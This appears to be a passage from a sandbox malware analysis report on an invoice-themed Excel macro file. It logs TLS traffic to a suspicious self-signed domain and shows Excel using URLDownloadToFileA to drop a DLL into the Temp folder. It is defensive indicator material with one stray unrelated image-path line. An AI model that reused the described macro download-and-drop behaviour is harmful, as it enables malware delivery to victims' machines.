Jan 11, 2021 16:52:53.496804953 CET	77.220.64.37	443	192.168.2.22	49235	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:56.130652905 CET	77.220.64.37	443	192.168.2.22	49239	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:52:58.192353010 CET	77.220.64.37	443	192.168.2.22	49243	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:53:00.251307964 CET	77.220.64.37	443	192.168.2.22	49247	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:02.306617022 CET	77.220.64.37	443	192.168.2.22	49251	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:04.397885084 CET	77.220.64.37	443	192.168.2.22	49255	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:06.462219000 CET	77.220.64.37	443	192.168.2.22	49259	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:08.533596992 CET	77.220.64.37	443	192.168.2.22	49263	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:10.686743975 CET	77.220.64.37	443	192.168.2.22	49267	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:13.591594934 CET	77.220.64.37	443	192.168.2.22	49271	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:15.664871931 CET	77.220.64.37	443	192.168.2.22	49275	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:53:17.771724939 CET	77.220.64.37	443	192.168.2.22	49279	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:19.877722025 CET	77.220.64.37	443	192.168.2.22	49283	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:22.025923014 CET	77.220.64.37	443	192.168.2.22	49287	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:24.154860973 CET	77.220.64.37	443	192.168.2.22	49291	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:26.273279905 CET	77.220.64.37	443	192.168.2.22	49295	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:28.460499048 CET	77.220.64.37	443	192.168.2.22	49299	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:31.065752983 CET	77.220.64.37	443	192.168.2.22	49303	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:33.173336029 CET	77.220.64.37	443	192.168.2.22	49307	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:53:35.263087034 CET	77.220.64.37	443	192.168.2.22	49311	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:37.383410931 CET	77.220.64.37	443	192.168.2.22	49315	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:39.461967945 CET	77.220.64.37	443	192.168.2.22	49319	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:41.537756920 CET	77.220.64.37	443	192.168.2.22	49323	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:43.624650955 CET	77.220.64.37	443	192.168.2.22	49327	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:45.731394053 CET	77.220.64.37	443	192.168.2.22	49331	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:47.811930895 CET	77.220.64.37	443	192.168.2.22	49335	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:49.944209099 CET	77.220.64.37	443	192.168.2.22	49339	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:53:52.017842054 CET	77.220.64.37	443	192.168.2.22	49343	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:54.124471903 CET	77.220.64.37	443	192.168.2.22	49347	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:56.212049007 CET	77.220.64.37	443	192.168.2.22	49351	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:53:58.309087992 CET	77.220.64.37	443	192.168.2.22	49355	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:00.425838947 CET	77.220.64.37	443	192.168.2.22	49359	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:02.562263966 CET	77.220.64.37	443	192.168.2.22	49363	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:04.685772896 CET	77.220.64.37	443	192.168.2.22	49367	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:06.915021896 CET	77.220.64.37	443	192.168.2.22	49371	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 11, 2021 16:54:09.038177967 CET	77.220.64.37	443	192.168.2.22	49375	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:11.129117012 CET	77.220.64.37	443	192.168.2.22	49379	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:13.204226017 CET	77.220.64.37	443	192.168.2.22	49383	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:15.298644066 CET	77.220.64.37	443	192.168.2.22	49387	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:17.447757959 CET	77.220.64.37	443	192.168.2.22	49391	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:19.528350115 CET	77.220.64.37	443	192.168.2.22	49395	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:21.581721067 CET	77.220.64.37	443	192.168.2.22	49399	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87
Jan 11, 2021 16:54:23.702207088 CET	77.220.64.37	443	192.168.2.22	49403	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	CN=lxwe6ststa.run, O=Nelalia Co., L=Kigali, C=RW	Sun Nov 22 23:47:21 CET 2020	Mon May 24 00:47:21 CEST 2021	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,10-11-13-23-65281,23-24,0	eb88d0b3e1961a0562f006e5ce2a0b87

Copyright null 2021

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2432 Parent PID: 584

General

Start time:	16:51:39
Start date:	11/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc30000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Excel8.0	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAD326B4	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	7FEEACDFDDC	unknown

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\deibsjhv.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\E9B3.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF7EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\306DC57A.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B2BA333.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\6AEE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\94389B98.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\msohtmlclip	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\msohtmlclip1\01	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV9698791470-20210111920647.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\94FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\E2A2BD66.emf	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\995379.cvr	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	14095828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Office\14.0\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14095828C	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\306DC57A.emf	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7B2BA333.emf	success or wait	1	7FEEAC59AC0	unknown
